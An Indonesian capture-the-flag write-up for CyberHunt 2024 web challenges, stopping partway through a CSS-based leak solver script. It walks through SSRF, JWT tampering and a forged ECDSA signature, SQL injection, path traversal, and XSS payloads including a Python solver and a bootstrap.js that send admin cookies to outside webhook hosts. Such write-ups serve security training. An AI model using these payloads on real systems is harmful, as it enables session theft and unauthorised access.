Write Up CyberHunt 2024

N2L - HaRD

Newton’s second law


$$F = m \cdot a$$

Daniel
Hafizh
Caleb

Daftar Isi

[CyberHunt 2024]

Welcome Chall



Overview


Free flag dari CyberHunt 2024.

Flag : CYHUNT24{WELCOME_CYBER_HUNT2024}

[Web Exploitation]

---

simple curl



Overview

Diberikan source code beserta service pada url http://cyberhunt.my.id:8080/

Attachment

Simple.zip

Code Review


Source code berisi kode program dalam bahasa pemrograman Golang (Go). Melalui analisis kami, kami menemukan beberapa kode penting, salah satunya adalah pengecekan request URL.

```
func redirectChecker(req *http.Request, via
[]*http.Request) error {
    reqIp := strings.Split(via[len(via)-1].Host,
":")[0]

    if len(via) ≥ 2 || reqIp ≠ "127.0.0.1" {
        return errors.New("Something wrong")
    }

    return nil
}
```

karena mirip dengan [Cake CTF 2022] jadi kami pakai saja cara mereka untuk mendapatkan flagnya dengan cara

Flag: CYHUNT24{YmFieV9zaW1wbDNfZzBfY3VybA}

simple curl medium



karena mirip dengan [Cake CTF 2022] seperti tadi jadi kami pakai saja cara mereka untuk mendapatkan flagnya dengan cara

```
~/ctf/CyberHunt/osint git:(main)±10 (0.243s)
curl "http://cyberhunt.my.id:21001/curl/?url=http%3A%2F%2F127.0.0.1%3A8080%2F%2F&header_key=X-Forwarded-Prefix&header_value=%2Fflag"
{"body":"{\"message\":\"= CYHUNT24{m3dium_ezz_br0}\"}","status":"200 OK"}
```

Flag: CYHUNT24{m3dium_ezz_br0}

starboy or starling?

terdapat wu yg mirip pada soal ini yakni https://blog.hamayanhamayan.com/entry/2022/09/04/150554#web-CakeGEAR

tinggal login pakai body ini
{"username":true,"password":true}


Flag: CYHUNT24{str1ng_b3fore_us1ng_sw1tch_in_PHP}

JWT

kita tinggal edit roles nya jadi admin dah kelar di cookienya yang bagian body jwt nya

Flag: CYHUNT24{Udah_daftar_Technofair_belum??}


Bread



kita dpt link replit, kita buka aja lgsg trs ke /flag.txt
https://5e8745bc-534c-498f-baf4-a1af117324c9-00-1k2ltb2e8vmpn.sisko.replit.dev/flag.txt

Flag: CYHUNT24{COOKIES_COOKIES_ENAKK-TAUU_HEHEHE}

Agent Rahasia



kita tinggal set agentnya jadi cyberspecters dan dpt flagnya
btw flagnya ni dibaca terbalik isinya
curl https://ctf.teknokrat.ac.id/chall/cyberhunt/agent.php -H "User-Agent: cyberspecters"
CYHUNT24{zzpatnam_eheh}%
dan di reverse teks

Flag: CYHUNT24{hehe_mantapzz}


Val and Key

kita tinggal set header val dan key nya sesuai deskripsi mintaflag=cyberspecters

```
curl https://ctf.teknokrat.ac.id/chall/cyberhunt/header.php -H "Cookie: X-Header-key=mintaflag;X-Header-val=cyberspecters"
CYHUNT24{K3rja_B49us}%
```

Flag: CYHUNT24{K3rja_B49us}

GerAld



sama kayak yg replit tadi kita buka pakai /flag.txt

https://1122a2a4-af20-447c-a1a7-bb85290d8a08-00-1snfmebwkm5i0.pike.replit.dev/flag.txt


Flag: CYHUNT24{kerenn_kamu_mendapatkan_flag_nya}

Javat (The Comeback Of Jawat)

disini menggunakan spring dan juga jwt, lgsg saya search spring exploit dan ketemu weak ECDSA signature
https://www.linkedin.com/pulse/elliptic-curve-digital-signature-algorithm-flaw-mohammed-janbar
lgsg kita modif payload body jwt nya dan ubah bagian terakhir menjadi MAYCAQACAQA
eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJndWVzdCJ9.yjfvUuPdmyMqPJRt-c71fVluOXR2K_iddRN8FQ9BEybJOkbeCH7OpBwUZb-LlF9uBWZnTaPAi_xSzUt77nrhLA
jadi
eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJhZG1pbiJ9.MAYCAQACAQA

Flag: CYHUNT24{w0w_j4g0_k4l1_4nd4_spr1ng_exploit}


ConDupload



disini ada terdapat kerentanan yakni xss pada rendering second page pdf (dan pastekan xss nya tadi ke /logger untuk grab cookie admin)
lgsg aja pakai solver saya


```python
import httpx
import fpdf

URL = "http://103.191.63.185:49047"
PDFNAME = "exploit.pdf"
WEBHOOK = "https://{{webhooklu}}"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.Client(base_url=url)
    def sendpdf(self,namefilepdf) -> str:
        data = {"file":open(namefilepdf,'rb')}
        return self.c.post("/upload", files=data).json()["file_path"]

    def triggeradmin(self,uid):

        return self.c.get(f'/logger',params={
            "url":f"{URL}/view/{uid}"
```

```
            }).text


class API(BaseAPI):
   def createPayloadPDF(self,payload,fileoutputname):
       self.filename = fileoutputname
       self.pdf = fpdf.FPDF(format='letter')
       self.pdf.add_page()
       self.pdf.set_font("Arial", size=12)
       self.pdf.cell(200, 10, txt="your text", ln=1, align="L")
       self.pdf.add_page()
       self.pdf.cell(200, 10, txt=payload, ln=1, align="L")
       self.pdf.output(self.filename)


if __name__ == "__main__":
   api = API()
   api.createPayloadPDF(f"""
<script>
   fetch('{WEBHOOK}?c='+document.cookie)
</script>""",PDFNAME)
   path = api.sendpdf(PDFNAME).replace("uploads/", "")

   print(api.triggeradmin(path))
```



Flag:CYHUNT{3z_b4s1c_xss_f0r_y0u}

ConnectDuo



disini terdapat 2 kerentanan yakni xss universal path yakni /bootstrap.js (karna gapake / jadi bs dirender dimanapun kalao kita set <base tag) dan 1 lagi yaitu lfi read cmdline untuk caranya kita tinggal host bootstrap.js di local kita dan tunneling menggunakan apapun yg kalian mau disini saya pakai playit. ini untuk isi bootstrap.js nya


```
cat bootstrap.js
fetch('https://haxorxx.requestcatcher.com?c='+document.cookie)
    .then(response => response.text())
    .catch(error => console.error('Error:', error));
```

yaitu mengirim cookie di requestcatcher
selanjutnya kita host file ini bs menggunakan simple server python dan juga ngrok


dan lgsg saja kita taruh payload
<base href="http://kids-penn.gl.at.ply.gg:45858">
dan kita taruh di /logger jadi full payloadnya
http://103.191.63.185:8837/logger?url=http://103.191.63.185:8837/msg?payload=<base href="http://kids-penn.gl.at.ply.gg:45858">
dan cek webhook kita

```
GET /?c=admin=R3PL1CAN_W4Z_H4X0R_th1s_1s_p3rm_c00k13s_n0t_fl4g
Host: haxorxx.requestcatcher.com
```

terdapat cookieadmin. lgsg kita eskalasi ke lfi



dapet nama flag nya. lgsg kita get




```
POST /adm/getmsg HTTP/1.1
Host: 103.191.63.185:8837
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://103.191.63.185:8837/adm
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://103.191.63.185:8837
Connection: close
Cookie: auth=eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJhZG1pbiJ9.MAYCAQACAQA; admin=R3PL1CAN_W4Z_H4X0R_th1s_1s_p3rm_c00k13s_n0t_fl4g
Upgrade-Insecure-Requests: 1
Priority: u=1

id=../../../app/5c9c5a80-9153-49f7-b3d3-7087967f029c
```

```
    <link rel="stylesheet" href="/static/css/styles.css">
  </head>
  <body>
    <div class="layout d-flex justify-content-center align-items-center">
      <main class="main">
        <div class="container">
          <div class="content">
            <div class="card mx-auto" style="max-width: 400px;">
              <div class="card-body">
                <h4 class="card-title">
                  To Replican
                </h4>
                <p class="card-text">
                  ../../../app/5c9c5a80-9153-49f7-b3d3-7087967f029c
                </p>
                <p>

                  CYHUNT{g00d_j0b_h4x0r_ch41n1n9_m0r3_4nd_m0r3}

                </p>
                <a href="/adm" class="btn btn-primary">
                  See All Msg for Replican
                </a>
              </div>
            </div>
          </div>
        </main>
    </div>
  </body>
  <script nonce="Gy7X8lU5YuaulnmIkxL_5AU6WCOrXIq3" src="bootstrap.js">
  </script>
</html>
```

Flag: CYHUNT{g00d_j0b_h4x0r_ch41n1n9_m0r3_4nd_m0r3}

XCRIP’ss



Disini kami harus melakukan xs-leak, namun ada beberapa rules pada csp.

```
csp = { 'default-src': ['none'], \
        'style-src': ['*'], \
        'img-src': ['*'], \
}
```

Kami sudah jelas tidak bisa melakukan XSS karena default-src none, namun kami bisa memanfaatkan style-src yang nantinya kami bisa pakai css selector buat nge match flag di attribute value h2 satu per satu.

Di login ada sqli tapi username kami harus broskiereallythink_he_is_admin_lol biar bisa request ke /logger dan di password harus ada string t rootp dan length nya harus 57 setelah nyoba nyoba semua payload akhirnya kami dapet payload kaya gini.

```
username = "broskiereallythink_he_is_admin_lol"
```

```
password = "t rootp' union select 1,2,3 -- aaaaaaaaaaaaaaaaaaaaaaaaaa"
```

karena ini xs leak untuk solver nya kita buat 2 script yang pertama solver.py dan server.py.

solver.py


```
import requests
import http.server
import sys
import string

URL = "http://103.191.63.185:8337"
URL_SERVER = sys.argv[1]

admin_request = requests.Session()

admin_request.post(URL + "/login", data={
    "username": "broskiereallythink_he_is_admin_lol",
    "password": "t rootp' union select 1,2,3 --
aaaaaaaaaaaaaaaaaaaaaaaaaa"
})

for count in range(100):
    response = admin_request.get(
        f"{URL}/logger?url={URL}/dash?usr=<link rel='stylesheet'
href='{URL_SERVER}/{count}.css'>"
    )
```

server.py

```
from flask import Flask
import string

HOST = "10.10.0.1" # ip public vps
PORT = 8000
FLAG = ""
```

```python
app = Flask(__name__)

@app.route("/<flag>", methods=["GET"])
def index(flag):
    global FLAG
    FLAG = flag
    return flag

@app.route("/<int:count>.css", methods=["GET"])
def css(count):
    global FLAG
    payload = ""

